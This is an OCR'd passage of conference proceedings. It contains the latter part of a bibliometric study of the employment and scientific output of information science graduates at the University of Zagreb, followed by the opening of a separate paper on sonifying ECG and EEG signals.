which new PhD candidates do not have to complete (scientific) master degree in order to do their doctoral dissertation. According to CV of information science doctors, the largest number (63%) of information science doctors did their master thesis also in humanities and social sciences and 7% doctors did their master thesis in natural and technical sciences. Other scientific areas are represented to a lesser extent[3]. It is interesting to notice that 38% (21) of information science doctors who took their doctoral degree at FHSS, also took their master degree at FHSS.

IV. EMPLOYMENT OF MSS AND DOCTORS OF INFORMATION SCIENCES

The data about current employment of MSs and doctors of information science, as well as the employment of information science doctors at the moment of working on their doctoral dissertations were obtained from three different researches.

According to the data obtained by J. Bolkovac, J. Turković (2011), half of the MSs (50%) currently work in research and/or educational institutions, whereof 35% work at university departments. 23% of MSs work at libraries, archives, museums and documentation centers, and remaining 5% work at other types of institutions[4]. Distributions of scientific rank for 35% of MSs currently working at University departments are shown in Table 1.

TABLE I. SCIENTIFIC RANK OF MSS WORKING AT UNIVERSITY DEPARTMENTS

Scientific rank	No.	Percentage
Senior research fellow	1	4
Associate professor / associate research fellow	6	25
Assistant professor / assistant research fellow	7	29
Senior teaching assistant	3	13
Teaching assistant	6	25
Lecture	1	4

The same percentage as in MSs, 36% of information science doctors also worked at university departments at the moment of completing their doctoral dissertation. The remaining doctors of information science were employed: 14% in libraries, 7% in industry, and 5% in educational institutions and 3% in research institutions[5]. All 35% of PhD candidates working at university departments at the time they took their doctoral degree were junior research assistants or junior lecturers. Furthermore 16% of PhD candidates worked at FHSS at the Department of Information Sciences as junior research assistant at the time they completed doctoral studies.

As we mentioned before, at the moment of completing their doctoral dissertation, 35% of doctors worked at university departments. If we compare these data with present employment of information science doctors (J. Bolkovac, 2011), we can see that the size of scientific community i.e. the number of information science doctors that work in research and/or educational institutions increased over the years for 50%. So currently most (68%) of information science doctors work in research and/or educational institutions, whereof 57% work at university departments. This means that the largest number of information science doctors continue with scientific career after graduation and also participate in education and development of both young scientists and students. From 57% of doctors working at university departments, 22% work at The Department of Information Sciences at the Faculty of Humanities and Social Sciences in Zagreb.

The remaining (31) doctors of information science, 12% of information science doctors work at libraries, archives, museums and documentation centers, and remaining 5% work at other types of institutions[6]. Distribution of scientific rank for 57% of information science doctors working at University departments is shown in Table 2[7].

TABLE II. SCIENTIFIC RANK FOR DOCTORS OF INFORMATION SCIENCE WORKING AT UNIVERSITY DEPARTMENTS

Scientific rank	No.	Percentage
Full professor/Senior research fellow	8	14
Associate professor / associate research fellow	13	23
Assistant professor / assistant research fellow	16	28
Senior teaching assistant	14	25
Senior lecture	6	11

This distribution of scientific ranks is not surprising, since we know that 74% (54) of information science doctors did their doctoral dissertation recently, i.e. in the period from 2000 to 2009. It would be only natural to predict that the rank for the largest number of the information science doctors working at university departments will be: assistant professor/assistant research fellow or senior teaching assistant.

V. SCIENTIFIC ENGAGEMENT OF INFORMATION SCIENCE DOCTORS

A. Master of Sciences (MSs)

Examining scientific engagement of MSs we found that most of MSs 67.3% (66) continued publishing scientific work. Distribution of MSs scientific production is shown in Table 3.

According to the answers in questionnaires (J. Bolkovac, 2011), half of MSs 52.4% (22) continued with scientific work within the subject of their master theses,

[3] Data about employment for 27% of PhD candidates are not available. Other PhD candidates worked: 3% in archives, 3% in documentation centers and 3% in public administration. (Đ. Pečarić (2011), p. 52.)

[4] Data for 22% are not available.

[5] Đ. Pečarić (2011), p. 55.

[6] For 14% of doctors data are not available.

[7] J. Bolkovac, J. Turković, (2011).

13 MSs within their field but outside their master theses subject. 2 MSs dealt both within and outside the subject of their master theses. 1 MS continued both within and outside of the field, 1 MS outside the field and 4 MS selected the option other in this question.

TABLE III. SCIENTIFIC PRODUCTION OF MSS

No. of papers	MSs	%
0	2	5
1-10	13	33
11-20	9	23
21-50	12	31
51-100	1	3
more than 100	2	5

One third (33%) of MSs who participated in the questionnaire continued their education: 14 MSs hold PhD titles, 6 MSs are currently enrolled in a PhD program and 4 MSs are writing their doctoral theses outside of a PhD program. Some MSs (18% or13) did not answer this question. And 22% (16) MSs did not continue their education[8].

B. Doctors of information science

Until 2007 CROSBI database (E. Bačić, et. al., 2009, and L. Šćirek, et. al., 2009) registered 892 publications done by 52 doctors of information science that received their doctorate degree at FHSS. Since CROSBI database does not oblige scientists to enter all their publications, but only ones that were done as the result of scientific project financed by the Ministry of Science, Education and Sport of the Republic of Croatia, we assume that scientific production shown in this paper can be larger than recorded.

Examining the scientific engagement of information science doctors we found that the majority of information science doctors 77% (40) continued publishing scientific work. The percentage of doctors that continue scientific work can also be larger then recorded, not just because they are not included in the project financed by the Ministry of Science, Education and Sport of the Republic of Croatia, but also because some doctors work and live outside Croatia. Distribution of scientific production done by information science doctors is shown in Table 4.

The majority of these publications 59% are categorized as scientific publications, 18% as professional publications, 15% as other type of publications, and 8% are not categorized.

From registered 892 publications done by 52 doctors of information science, 72% of publications are from information science and 28% from other scientific disciplines. From 72% publications marked as information science, 15% of publications are "multidiscipline" work i.e. they are marked in CROSBI database in more than one discipline. Most of the disciplines in "multidiscipline" work are other social science disciplines like education, law, sociology, political science, etc. However, it can also be seen that the doctors of information science go beyond social science and produce papers from e.g. architecture, anthropology, archeology, biology, biotechnology, chemistry, history, physics, public health, dental health, etc.

TABLE IV. SCIENTIFIC PRODUCTION OF INFORMATION SCIENCE DOCTORS

No. of papers	No. of doctors	Percentage
1-9	12	23
10-19	9	17
20-29	6	12
30-29	6	12
40-49	4	8
50-59	2	4
Over 50	1	2
No data	12	23

Fig. 1 shows scientific production of information science doctors and age of their publications. The age of publication is presented in relationship to the dates of the publishing of the papers and their authors' graduation. For example, papers written 5 years after completing the doctoral study were marked as 5, while those written 5 years prior to the completion of doctoral study were marked as -5.

What we were interested to see is when, i.e. in what period, scientific production in doctor's scientific career is the largest. On Fig. 1 we can see, for the doctors who completed their studies from 2000 to 2007, that the time of the largest production for those young scientists, or researchers, was in the year of the completion of their doctoral dissertation. And for doctors who completed their studies from 1991 to 1999, or in other words, for scholars[9], the most productive period is around 10 years after the completion of study. Table 5 shows in more detail the overview of the scientific production of information science doctors. Distribution of scientific production is presented by the number of doctors who publish certain number of papers in particular year prior (years from -27 to -1) or after (years from 0 to 16) the completion of doctoral studies.

[8] J. Bolkovac, M. Piršljin, J. Turković, (2010) p. 546.

[9] Difference between researchers, scholars and predecessors is described in Đ. Pečarić, 2009.




Figure 1. Overview of production of information science doctors at The Faculty of Humanities and Social Sciences according to time periods.




Figure 2. Doctorate candidates' production by period of completion doctorate studies (E. Bačić, et. al., 2009, p.731).

TABLE V. SCIENTIFIC PRODUCTION OF INFORMATION SCIENCE DOCTORS AT FHSS

Age	**No. of papers**												
	1	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**15**
16				1									
15	1												
14	1	1											
13		1		1									
12	2				1								
11	1	2	3		1								
10	3	3		3									
9	2	1	1		1						2		
8	1	3	2			1	1						
7		2	5					1					
6	8	3	1	1		1							
5	4	3	2	1	1			1	2				
4	1	3	3	1	1	1			1				1
3	5	1	2	1	1	1							
2	6	5	3	2	2	1							
1	3	5	1	7	3	2	1		1				
0	8	7	7	2	2		1	1	2			1	
-1		2	2	2	2	2	1	1		1			
-2		3	2		2		2	3					
-3	7	3	2	1	1		1	1		1			
-4	3	4	3	1	1	1							
-5	6	3		1	1								
-6	7	4	3		1								
-7	3	1	5										
-8	2		1	1			1						
-9	3	1		1									
-10	2	1											
-11			1										
-12	2												
-27	1												

Comparing Fig. 1. with research of E. Bačić, et. al. (2007) which follows scientific production of all doctors of information science in Croatia (Fig. 2), we can notice that the most productive period for doctors that completed their studies from 1978 to 1988 is between 17 to 25 years. This group of scientists is named predecessors[10]. On Fig. 2 most productive period for other groups of scientists (researchers and scholars) remains the same as in Fig. 1.

Based on these data we can conclude that scientific production of information science doctors increases after the completion of doctoral studies, although certain oscillations exist.

VI. INTEREST OF INFORMATION SCIENCE DOCTORS

Basic areas of scientific interest of information science doctors are shown by co-word analysis of doctoral dissertations done at FHSS[11] (Đ. Pečarić, 2011) and publications done and registered at CROSBI database by members of information science department at FHSS[12] (S. Bosanac, et. al., 2007).

Fig. 3 shows knowledge map, or in other words, the "structure" of information sciences as it has been "produced" at the FHSS at the University of Zagreb by the doctoral dissertations analysis. Clusters were obtained from empirical data, i.e. based on the co-occurrence of pairs of words, extracted subject areas and their linkages. Several clusters can be recognized: *dominant cluster*, *information technology cluster*, and isolated clusters: *archives* and *museums*. In the dominant cluster we can recognize four thematic topics: libraries, e-learning, communication, information systems.

These clusters, or more precisely subject areas that are bound by those clusters, greatly correspond with organizational scheme of the Department of Information Sciences. The department consists of the following chairs: archivistics and documentation, librarianship, social-humanistic informatics, museology, knowledge organisation and lexicography. These subject areas greatly match the disciplines that can be studied at the Department of Information Sciences, FHSS: archival science study, library science study, museum study and information science study."[13]

As we see, already emphasized, the majority of doctors, 68%, who completed their degree at FHSS work in research and/or educational institutions, whereof 57% work at university departments. And furthermore, 22% work at the Department of Information Sciences at the Faculty of Humanities and Social Sciences in Zagreb. Since 1/3 of doctors work at the same department they took their degree, we think that Fig. 4 (Bosanac, et. al., 2007) is good example of trends of scientific interest of information science doctors, after completion of study. The possible objection to this conclusion is that it does not give complete analysis of production, in other words it does not give the overview of interest of the doctors who work in other institutions or in other countries.

Fig. 4 shows topics of interest of the members of the Department of Information Sciences at the FHSS[14] for the period from 1995 to 2009. The areas of interest of information science doctors are grouped in five clusters: *information literacy*, *education*, *museology*, *natural language processing*, *scientific communication*, and isolated cluster *web application*.

Cluster *information literacy* as a core cluster contains knowledge and library, which are public administration oriented concepts. Cluster *education* includes concepts related to networked society, which is a result of the impact of the Internet and information technology. Cluster *scientific communication* includes topics on scientific activities. Cluster *natural language processing* is related to natural language processing concepts and topics as the field of artificial intelligence. Cluster *museology*, includes topics related to users, museums and repositories. An isolated cluster which contains keywords computer-assisted language learning, web application and Croatian old dictionary portal can also be observed. This cluster is not related to any of the given clusters.[15]

[10] More about researchers, scholars and predecessors is written in Đ. Pečarić, 2009.

[11] In period from 1991 to 2009 at FHSS 72 doctoral dissertations in information science were done, from which 661 key words were investigated.

[12] "A total of 376 articles authored by 35 members of the Department of Information Sciences at the FHSS in Zagreb were harvested from the Croatian Scientific Bibliography (CROSBI) from 1995 to the present" (S. Bosanac, et. al., 2007, p.739)

[13] Đ. Pečarić (2011), p. 224.

[14] "A total of 689 unique keywords from 1136 tokens (keyword forms) were harvested out of 367 articles covering the 1995-2009 period" S. Bosanac, M. Matešić, N. Tolić (2009), p. 740.

[15] S. Bosanac, M. Matešić, N. Tolić (2009), p. 741.




Figure 3. The Faculty of Humanities and Social Sciences: information science structure according co-word clusters (Đ. Pečarić, 2011, p.225)




Figure 4. Co-Word Analysis of Keywords in Scientific Literature Produced at the Department of Information Sciences in Zagreb for the period from 1995 to 2009 (S. Bosanac, et. al., 2009, p.741)

Comparing Fig. 3 and Fig. 4 we can conclude that the data about research topics analyzed in doctoral dissertations at the FHSS overlap to a great extent with organizational schema and information studies offered at the FHSS: *information systems/technology, communication, libraries, archives, museums.* Observing the data about scientific production (367 papers) of the members of the Department of Information Sciences at the FHSS we can conclude that research interest expand to several new topics: *information literacy, education, natural language processing, scientific communication, web application*. However, basic topics still exist i.e. they are still recognizable, but not always as separate clusters.

VII. CONCLUSION

The aim of this paper is to analyze employment and scientific production of information science doctors that completed their doctorate degree at the Faculty of Humanities and Social Sciences at the University of Zagreb.

From overall number (98) of MSs, according to available data, 50% currently work in research and/or educational institutions, and 23% work at libraries, archives, museums and documentation centers. There are 35% of MSs who currently work at university departments.

From overall number (72) of information science doctors, according to the available data, 68% currently work in research and/or educational institutions, and 12% of information science doctors work at libraries, archives, museums and documentation centers; 57% of information science doctors currently work at university departments, whereof 1/3 work at the Department of Information Sciences at Faculty of Humanities and Social Sciences.

It is difficult to give precise estimation of the period of the largest productivity of information science doctors because the scope of this research covers two different educational systems. In the last decade Croatia reformed its educational system. Present educational system, contrary to the former educational system, is based on doctoral studies without prior completion of scientific master studies. Thus 25% of information science doctors completed this new educational system. It is our opinion that two different educational systems influence the time of the largest productivity of information science doctors. While the production of papers by the doctors from former educational system increases, the production by young doctors sharply decreases after the completion of doctoral studies. We assume that one of the reasons for the decrease in the production by young doctors is the insufficient time period for the observation of their productivity, as some of them completed their studies quite recently.

Scopes of scientific activity are observed by data comparison from two different researches. Comparing those researches we can conclude that the data about research topics analyzed in doctoral dissertations at the FHSS overlap to a great extent with organizational schema and information studies offered at the FHSS: *information systems/technology, communication, libraries, archives, museums.* Observing the data about scientific production (892 publications) of 52 information science doctors and (367 publications) of members of the Department of Information Sciences at the FHSS we can conclude that research interests are expanding to the fields outside information science. Also, inside information science research interests are expanding to the series of new topics: *information literacy, education, natural language processing, scientific communication, web application*. Basic topics still exist, they are still recognizable, but not always as separate clusters.

REFERENCES

[1] E. Bačić, T. Pleše, I. Tomić, "Frequency of scientific production in Information Sciences", The Future of Information Sciences: INFuture2009 – Digital Resources and Knowledge Sharing / ed. H. Stančić, S. Seljan, D. Bawden, J. Lasić-Lazić, A. Slavić. Zagreb, Department of Information Sciences, Faculty of Humanities and Social Sciences, University of Zagreb, 2009. pp. 727-735.

[2] J. Bolkovac, M. Piršljin, J. Turković, "Znanstvena produkcija magistara informacijskih znanosti filozofskog fakulteta u zagrebu", Društvo i tehnologija 2010 / ed. Plenković, J. Zagreb, Hrvatsko komunikološko društvo, 2010, pp. 544.-549.

[3] S. Bosanac, M. Matešić, N. Tolić, „Telling the future of Information Sciences: Co-word analysis of keywords in scientific literature produced at the Department of Information Sciences in Zagreb", The Future of Information Sciences: INFuture2009 – Digital Resources and Knowledge Sharing / ed. H. Stančić, S. Seljan, D. Bawden, J. Lasić-Lazić, A. Slavić. Zagreb, Department of Information Sciences, Faculty of Humanities and Social Sciences, University of Zagreb, 2009. pp. 737-746.

[4] Đ. Pečarić, "Razvoj informacijskih znanosti u Hrvatskoj. Bibliometrijska analiza doktorskih disertacija iz informacijskih znanosti 1978.-2007" (Doctoral dissertation). Zagreb, Filozofski fakultet Sveučilišta u Zagrebu, 2010.

[5] Đ. Pečarić, "Development of Information Sciences in Croatia. Bibliometric Analysis of Doctoral Dissertations in Information Sciences from 1978 to 2009" Saarbrücken**:** LAP LAMBERT Academic Publishing, 2011.

[6] Đ. Pečarić, "Relationship between scientific paradigm and research front. On Example of Information Science Research Production.", The Future of Information Sciences: INFuture2009 – Digital Resources and Knowledge Sharing / ed. H. Stančić, S. Seljan, D. Bawden, J. Lasić-Lazić, A. Slavić. Zagreb, Department of Information Sciences, Faculty of Humanities and Social Sciences, University of Zagreb, 2009. pp. 767-777.

[7] L. Šćirek, I. Novosel, M. Latin, "Scientific publication productivity of the Information Sciences' doctors in the Republic of Croatia", The Future of Information Sciences: INFuture2009 – Digital Resources and Knowledge Sharing / ed. H. Stančić, S. Seljan, D. Bawden, J. Lasić-Lazić, A. Slavić. Zagreb, Department of Information Sciences, Faculty of Humanities and Social Sciences, University of Zagreb, 2009. pp. 747-755.

[8] J. Bolkovac, J. Turković, "Adresar diplomanata, magistara i doktora informacijskih znanosti", Zagreb, 2011, unpublished.

Auditory Display of Biomedical Signals through a Sonic Representation: ECG and EEG Sonification

V. Avbelj
Jožef Stefan Institute, Department of communication systems, Ljubljana, Slovenia
viktor.avbelj@ijs.si

Abstract - Visualization is a common way of data presentation in many fields where processing of visual information is further done by the human visual system. Signals from the heart (ECG) and from the brain (EEG) are normally presented as graphs and are also visually processed. Such signals can be transformed into sound (sonification) and then processed by the human auditory system. We made sonifications of ECG and EEG recordings to demonstrate the processing capabilities of the auditory system for these types of signals.

I. INTRODUCTION

An electrocardiogram (ECG) is a recording of electrical activity of the heart. In non-invasive measurements the electrodes are placed on the skin at several strategic locations. The result of the measurement is normally presented as a graph for visual inspection and analysis. With a standard 12-lead ECG, which is routinely used in medicine as diagnostic tool, the interpretation of its recordings are made automatically by the machine itself based on the knowledge accumulated in the last century. An ECG is used also for other purposes, namely for monitoring of patients during surgeries and in intensive care units, in implantable pacing and defibrillator devices, in long term ECG recorders for arrhythmia analysis etc. An electroencephalogram (EEG) is a recording of electrical activity of the brain. The electrodes are placed on the head at a number of places, even at up to several hundred of them. As with the ECG, the recording is presented as a graph of many traces for visual inspection and analysis.

Sonification is a procedure where a signal (or any other information), that is not a sound by its nature, is transformed into sound. As such, the analysis of the sound can be made by the human auditory system. ECG is the result of an electrical activation (depolarization, repolarization) of many hundred million heart cells working in highly synchronized manner. Could we hear this music [1]? On the other hand, EEG is the result of an orchestrated action of nearly 10^{11} neurons in the brain where an average frequency of neuron activity is 1.7 Hz [2].

The heart sounds are the result of mechanical movement of the heart, blood and tissues that can be heard by a stethoscope directly. Transformation of ECG and EEG signals into sound and listening (auditory display) gives a different insight into biological signals than graphical presentation [3].

II. SONIFICATION OF ECG AND EEG RECORDINGS

A. *Human sound processing capabilities*

The complexity of the auditory system is comparable to the complexity of the visual one. Although much is known about the sensory organ and the interconnections in the brain where the sound gets processed, it will be a challenge for future researchers to understand how this complex system analyzes and utilizes auditory information [4].

To demonstrate the capabilities of the human auditory system, we simultaneously played five songs performed by the same singer [3]. First the listener heard only one of the five songs and then he/she tried to track it in the mixture of all five songs being played together (Fig. 1).




Figure 1. Short traces (0.5 s) of stereo recordings of five songs performed by the same singer. The task for the listener is to track the first song (darker) in the mixture of all five songs played together.

This task is not too hard for the human auditory system even though the signal to be tracked is deeply buried in the noise of other four songs. The question of sonification is how to use such sound processing capabilities for other tasks; namely for analyses of ECG and EEG recordings.

B. *Sonification of ECG*

It has been recently shown that the heartbeats of pregnant mother and unborn child are interconnected [5, 6]. They found a definite increase in synchronization epochs mostly at high maternal respiratory rates through the synchronization analysis of ECG recordings. Sonification of maternal and fetal ECG was made in the Fetal Heart Music Project of the Paracelsus Clinic [7]. The maternal heart rate was sonified as a cello and additionally as a piano. The fetal heart rate was sonified as a flute. The instantaneous heart rate was calculated for every consecutive heartbeat and given a musical note value, according to whether the rate is rising or falling. If the heart rate remained constant, the note was prolonged. A short example of the music produced is shown in Fig. 2.

